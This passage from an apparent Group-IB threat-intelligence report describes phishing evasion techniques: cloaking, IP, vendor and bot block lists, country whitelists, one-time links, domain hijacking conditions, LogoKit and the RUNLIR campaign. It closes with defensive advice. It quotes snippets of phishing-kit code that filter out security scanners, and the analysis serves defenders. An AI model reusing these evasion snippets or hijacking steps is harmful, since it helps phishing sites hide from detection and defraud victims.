
Fig. 49. Phishing page code using iframe

The use of iframe can be seen by checking the page code. If iframe is in use, the page code will be almost empty, but the iframe tag with an external link makes it clear that phishing content is being loaded from a third-party resource that must also be blocked.

The challenge with responding to such resources is that after a phishing link is blocked, the phishing content itself will still be stored in another place, which means that it can be used by cybercriminals to create new phishing websites. When responding to such threats, it is therefore important to block not only the original resource, but also the one hosting the phishing content.

Fake restaurants

Over the past year, CERT-GIB analysts came across resources whose domain names sound like well-known brands, but when the resource is opened from a workstation, the websites display a legitimate page of a random restaurant, fund, exchange, or other business— the so-called “parked page.” When the access settings are changed (proxy, user agent, window size, etc.), the way that the resource looks does not change.



Order delivery to your home or office

Save 700 000 per year on accounting.

When concluding a contract before the end of the week, the first month of service with a 10% discount


1C: Accounting and 1C:Reporting as a gift!

Answer 4 questions and find out the amount of savings and the cost of maintenance

Fig. 50. Examples of parked pages

The point is that such phishing pages are designed to be opened only on small mobile devices: phones and tablets. The deceptive technique is used to confuse analysts and hide phishing content when a resource is examined.

Content hiding options and access conditions may vary. Sometimes, if the necessary conditions are not met, users are redirected to a legitimate resource. In other cases, the page is made to look like a blocked page from a known provider. Often this method of concealing content is also related to the abovementioned iframe technique, but in this case it is used to display legitimate content.



Account Suspended

This Account has been suspended.

Contact your hosting provider for more information.


Fig. 51. A fake blocked resource is indistinguishable from a genuine one

To create such pages, scammers use a technique called cloaking, which involves creating a page that displays different content depending on the access conditions. Some providers do not recommend using this technique because when searching for pages online, users may not find what they need. Providers also say that cloaking can be used to conceal the fact that a legitimate resource has been hacked from its owner. The website owner will see their own content on the page, but all other users will see a phishing page. There are many instructions on how to configure this masking technique on resources. Moreover, information on underground forums suggests that the technique is used for phishing.

The technique is linked to another method of hiding phishing content, which will be described further down in the report.

Unauthorized ads

With more and more resources using masking, cybercriminals can now hide fraudulent content from search engines. Usually, an ad block provided by each search engine is used to distribute phishing links. Cybercriminals promote phishing pages by paying for ads for legitimate resources. If access conditions are met, however, the links will lead to a phishing page.



Personal account

Поиск Картинки Видео Карты Маркет Новости Переводчик Эфир Кью Услуги Музыка

Log in — Personal account. Online

› Вход – Личный кабинет ▾ реклама

Купить Электросамокат Kugoo M4 СПб! Официальный дилер! Бесплатный тест-драйв! Шоурум! · От производителя. Более 200 моделей. Шоурум. Тест-драйв. Низкие цены. -30%


Fig. 52. Phishing ad

CERT-GIB analysts noticed that phishing content is often available on the above resources only on mobile devices. This is done to attract more victims: users will be looking for an online banking login page and the first search engine results are ads, on which victims are more likely to click.

Such resources sometimes use the following masking technique: a page can only be accessed after clicking on an ad first. This means that a link with phishing content cannot be followed directly, and instead of a phishing page, users will end up on a legitimate page on the domain name indicated in the ad.

Negative comments on Instagram

This phishing technique relies on human curiosity. A cybercriminal with a private profile leaves offensive comments under Instagram photos. A user visits the profile, finds a link to a phishing site disguised as vk.com in the profile header, visits the website, logs in, and their login details are sent to the hacker.



Нравится и ещё 61

Такие уродливые фото лучше вообще не выставлять

1.9е3 ты вообще кто?...

09:18

63 Публикации 96 Подписчики 126 Подписки

Показать перевод

Подписаться

Это закрытый аккаунт

VKontakte authorization

Sign in to continue

Phone or email

Password

Sign in

Forgot password?

First time in VKontakte?


Register

Fig. 53. Examples of how phishing links targeting vk.com users are distributed

Stolen login details are usually sold. The average price is up to 40 cents per account depending on the number of friends and other characteristics.

Blocking by IP address

In some cases, phishing content can be hidden from analysts and scanning systems by simply blocking access through a blacklist.



```
$bannedIP = array("^94.26.*.*", "^95.85.*.*", "^72.52.96.*",
"^212.8.79.*", "^62.99.77.*", "^83.31.118.*", "^91.231.*.*",
"^206.207.*.*", "^91.231.212.*", "^62.99.77.*", "^198.41.243.*",
"^162.158.*.*", "^162.158.7.*", "^162.158.72.*", "^173.245.55.*",
"^108.162.246.*", "^162.158.95.*", "^108.162.215.*", "^95.108.194.*",
"^141.101.104.*", "^93.54.82.*", "^69.164.145.*", "^194.153.113.*",
"^178.43.117.*", "^62.141.65.*", "^83.31.69.*", "^107.178.195.*",
```

```
$blocked_words = array("above","google","softlayer","amazonaws",
"cyveillance","phishtank","dreamhost","netpilot","calyxinstitute",
"tor-exit",);
```

```
$userAgents = array("Google", "Slurp", "MSNBot", "ia_archiver", "Yandex"
, "Rambler");
```


```
function proxyDetection($ip) {
    $data = file_get_contents("https://blackbox.ipinfo.app/lookup/".$ip."");

    if ($data == "Y") {
        return true;
    }else {
        return false;
    }
}
```

Fig. 54. Various evasion techniques used in phishing kits

The conditions can rely on a number of factors, including IP address ranges, user agents, search bots, vendors of anti-phishing services and antivirus software, and Internet providers. The practice has existed for a long time, but scammers have recently become more interested in it. The longer a resource is hidden from defense systems, the more victims hackers can lure.

Regional whitelists



```
#paises a permitir
$countries_allowed = ["VE","CL"];
#Idiomas a permitir
$languages_allowed = ["ES"];
```

Fig. 55. Restrictions by country and language in the phishing kit


The opposite approach is when phishing content can be viewed only in certain regions or from certain providers. For example, victims who are customers of a regional bank are often located in the region where the bank is located and they access resources from devices in the regional provider's network. It is easier to allow access from a specific region only than to block the rest of the world.

The practice is common worldwide: in South and North America, Europe, Asia, and Africa. In some cases, the proxy must be changed to obtain access. In the case of advanced hackers, it is sometimes required to use SIM cards issued in the target country by a specific operator.

One-time links

A way to hide phishing content is generating one-time links or links that are available for a short time.

Fig. 56. Generating a one-time link in a phishing kit



```
for ($DIR = '', $i = 0, $z = strlen($a = '123456789')-1; $i != 5; $x = rand(0,$z), $DIR .= $a{$x}, $i++);
$src="./DWISSEL";
$dst        = "./users/userID-".$DIR;
recurse_copy( $src, $dst );
header("location:".$dst."");
```

In some cases, tools that generate phishing pages create pseudo-random end links that host phishing content. Such links are one-time and temporary. At the same time, it is not always possible to obtain a static link that helps create new one-time pages. Doing so might require an original link leading to a resource (e.g., a link from a shortening service).




Fig. 57. Panel for generating temporary phishing links

It is important to mention phishing resources hosted on personal links. In an article about the Classiscam campaign last year, Group-IB experts mentioned that the threat actors sent links to pay for ordered goods to victims through third-party messengers. The links were shared only with the victims themselves and could not be accessed from the outside, which made it difficult for Group-IB analysts, registrars, and hosting providers to find phishing content on the resource. After “payment for the goods” was successful, the original link was deactivated by the resource administrators or expired on its own (usually within 24 hours), after which users were redirected to an official website.

Domain hijacking

One of the main trends in 2021 was domain hijacking. By taking advantage of domain administrators not paying attention, cybercriminals gained control of domain names using NS addresses associated with the domain name. Among the 3.2 million resources examined, Group-IB specialists detected about 30,500 resources at risk of hijacking. Instead of using new or hacked resources, scammers used legitimate domains in the .RU, .SU and. РФ zones, belonging to both individuals and companies.

The victims are owners of domain names that, although paid for and not blocked by the registrar, are not linked to the hosting account. This happens in two cases: the domain has been either forgotten or bought recently. Threat actors maintain a database of such domains and place their content on the servers of Internet providers using third-party domains. The entire hijacking process takes between 30 minutes and several hours.

To successfully hijack a domain, hackers must find a domain that has been paid for by and delegated to the owner, and has no hosting (i.e., an A record in DNS), but the NS records must be indicated. Based on NS records, scammers choose a hosting provider to bind the domain to their account.

Each condition has its own characteristics. For example, threat actors choose a resource for a specific hosting provider, which allows a domain to be hijacked if the following conditions are met:

- the total number of possible NS records of the hosting provider must be known in advance, as well as the NS records themselves and the order in which they were filed;
- the hosting provider must be able to bind the domain zone resources of the hijacked domain to the account;
- the hosting provider does not check the domain name for presence in its own databases (some organizations provide both domain registration and hosting services);
- the hosting provider does not require any confirmation from the resource owner about binding the domain.

The main condition for the search is that the domain must be delegated, because even when tied to a hosting service, the resource will not accept requests until the domain is paid for and delegated to the owner.


At the same time, for a phishing campaign or malware/spam distribution to be successful, a hacker who is prepared will not need much time and there is no need to find a domain with a long payment period.

Scammers can also “catch” the moment when the owner paid for the domain name and indicated the necessary NS records on the registrar’s side, but has not yet added the domain to its hosting account. If these conditions are met, the hacker only needs to add a domain name to their account with the hosting provider and then place the necessary content or create an email address for campaigns. Domain binding involves building links between the specified NS servers and the target resource. In the case of organizations checked by Group-IB specialists, hosting space was allocated for the domain quickly (within a few hours).

Thereafter, the hijacked domain name can be used for both harmless activity (e.g., sending out ads and spam, posting questionable content on a resource, hacktivism) and actions that are harmful to the resource audience, email recipients, and the domain name owner (sending and placing malware, phishing, fraud, intentional damage to reputation).

Phishing content posted on legitimate resources complicates the response because the domain name registrar and hosting provider need between one and seven days to remove fraudulent content. Service providers unilaterally block resources only if there is no response.

Universal phishing kits



Email: [redacted]@group-ib.com

Fig. 58. An example of universal phishing kit

It is important to separately mention the increase in the number of phishing resources targeting several brands at once. Such cases involve universal phishing resources aimed at corporate email services.

A phishing tool for deploying such resources is called LogoKit. When entering the email address in the address bar (as plain text or an encoded parameter), the service independently fetches the domain name from the mailbox and uses it to find the corresponding brand logos, adding them to the phishing page. In addition, the company name specified in the domain is often indicated in a separate line.

Phishing kits are popular because they cover a wide audience, but also because of their structure. Kits are written in JavaScript and can easily be either embedded in hacked sites or placed on public services such as Google Firebase or GitHub Static Page Hosting. This makes it more difficult to detect and block this type of phishing.


Given that an email address must be included in the phishing URL, such pages are distributed mainly in the form of emails.

RUNLIR

Group-IB analysts identified multiple phishing websites impersonating Dutch financial organizations that are part of a single network of more than 750 connected domains. The phishing infrastructure was first uncovered in March 2021 and remains active at the time of writing. Group-IB researchers named the campaign RUNLIR because it uses RU, NL and IR in the domain naming pattern. As part of their analysis, Group-IB researchers also observed an unconventional “Cut the card” phishing scheme that requires effort from the fraudsters both online and offline.

RUNLIR uses a combination that is unique to the Netherlands and involves the anti-bot service BlackTDS, the notorious bulletproof hosting service Yalishanda, and various versions of the uAdmin phishing kit. The approach ensures that the phishing pages are only shown to victims and not to security professionals.

RUNLIR campaign scheme


Victim gets a message in the form of an sms/WhatsApp message containing a phishing link
Victim uses the mobile device to navigate to the phishing page
Phishing host
404
No mobile network
Mobile network
Show 404 page
Phishing site checks if the victim is coming from a mobile network
Show phishing site

The cybercriminals use the approach because it helps them distinguish between unsuspecting victims and security researchers by checking if the page viewer is connecting using a Dutch mobile network to narrow down their reach. Nevertheless, Group-IB researchers quickly established the necessary access conditions and upgraded the Threat Intelligence & Attribution solution with a specific proxy server to bypass these restrictions. The approach, which was discovered by Group-IB CERT analysts, is new and has never been seen in phishing attacks in the Netherlands prior to this finding.

RECOMMENDATIONS ON HOW TO PROTECT AGAINST SCAMS AND PHISHING

08

To combat the advanced scam and phishing schemes described in the report, typical methods of monitoring and blocking are no longer enough. It is essential to identify and block the entire infrastructure used by cyber-criminal groups. Group-IB's **Digital Risk Protection** system helps protect digital assets, brands, and personal and corporate reputation using artificial intelligence technologies.

Group-IB experts recommend that companies take the following steps to ensure that their digital assets are secure:

1. Conduct round-the-clock targeted and decentralized (platform- and region-independent) monitoring of all Internet traffic channels: domain names, search engines, social media and instant messengers, mobile app stores, contextual advertising, aggregators, and message boards.
2. Etablish a system in which any incident that affects the security of the company and its users will be processed immediately.
3. Track public posts made by users outside the company's perimeter. This will help not only your security team, but also your brand reputation.
4. Inform employees about basic safety rules. Instruct them to use two-factor authentication where possible. Explain that they must not click on suspicious links or download attachments in messages from unknown senders.
5. Monitor all threat vectors, from brand abuse and phishing to online piracy and data leaks.
6. Work with DRP vendors whose experience and technologies help detect and block not just individual fraudulent sites, but the entire adversary infrastructure. The method helps quickly eliminate violations on all online resources affected by the scheme and monitor domain names on which illegal content may appear at any time.

If you or your company have fallen victim to fraudsters, contact the police immediately, report the incident to the service's technical support team, and provide them with all relevant correspondence. You can also report fraud to CERT-GIB by calling the 24/7 hotline on **+7 (495) 984-33-64** or sending an email to **response@cert-gib.com**

APPENDIX 1.

09

HI-TECH CRIME TRENDS 2021/2022

GROUP-IB.COM

Main problems faced by businesses attacked by scammers

Group-IB's DRP specialists have analyzed the most common types of online threats to brands. They are listed in the table below.

Industry	Phishing	Scams	Fake partnerships	Unauthorized mobile apps	Fake advertising	Trademark abuse	Data leaks	VIP Impersonation	Mentions on the dark web	Piracy	Counterfeiting
Banking and insurance	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕		
Manufacturing	⊕	⊕	⊕	⊕	⊕	⊕		⊕			⊕
Oil and gas	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕		
Retail, e-commerce	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕		
Telecom	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	
Healthcare	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕		
Transportation	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕		
Government	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕		⊕
IT	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	
Education		⊕	⊕	⊕	⊕			⊕	⊕		

Group-IB

A global leader in high-fidelity Threat hunting and Intelligence, best-in-class fraud prevention solutions, and high-profile cyber investigations.

Group-IB's mission: Fight Against Cybercrime

Interpol and Europol

Partner and active collaborator in global investigations

APAC TOP 10

Ranked among the Top 10 cybersecurity companies in the APAC region according to APAC CIO Outlook

Group-IB Threat Intelligence and Research Centers

- Globally distributed cybercrime monitoring infrastructure
- Digital Forensics & Malware Analysis laboratory
- Incident Response and High-Tech Crime Investigations
- CERT-GIB: 24/7 monitoring centers and Computer Emergency Response Team

Moscow
Amsterdam
Dubai
Singapore

- Europe
- Russia
- Middle East
- Asia-Pacific

Group-IB's technologies & innovations

Group-IB's experience in performing successful global investigations with state-of-the-art threat intelligence and detecting cybercriminals at every stage of attack preparation has been fused into an ecosystem of highly sophisticated software and hardware solutions designed to monitor, identify, and prevent cyber threats.

Group-IB's technologies are recognized by the world's leading research agencies

IDC Gartner FORRESTER KuppingerCole ANALYSTS FROST & SULLIVAN

Threat Intelligence & Attribution

System for analyzing and attributing cyberattacks, threat hunting, and protecting network infrastructure

Threat Hunting Framework

Adversary-centric detection of targeted attacks and unknown threats within the infrastructure and beyond

Digital Risk Protection

AI-driven platform for digital risk identification and mitigation

Fraud Hunting Platform

Real-time client-side digital identity protection and fraud prevention

Atmosphere: Cloud Email Protection

Patented email security technology that blocks, detonates and hunts for the most advanced email threats

AssetZero

Intelligence-driven attack surface management that continuously discovers all external-facing IT assets

Group-IB Expertise

600+

world-class experts

70,000+

hours of incident response

1,300+

successful investigations worldwide

18 years

practical experience

Intelligence-driven services

Group-IB's technological leadership and R&D capabilities are built on the company's 18 years of hands-on experience in performing successful cybercrime investigations worldwide and the 70,000 hours of cybersecurity incident response accumulated in our leading forensic laboratory and CERT-GIB.

Prevention

- Security Assessment
- Compliance Audit
- Red Teaming
- Pre-IR Assessment
- Compromise Assessment
- Cyber Education

Response

- Managed Incident reponse
- Managed detection and threat hunting

Investigation

- Digital Forensics
- Investigations
- Financial Forensics
- eDiscovery

PREVENTING
AND RESEARCHING
CYBERCRIME
SINCE 2003

www.group-ib.com info@group-ib.com group-ib.com/blog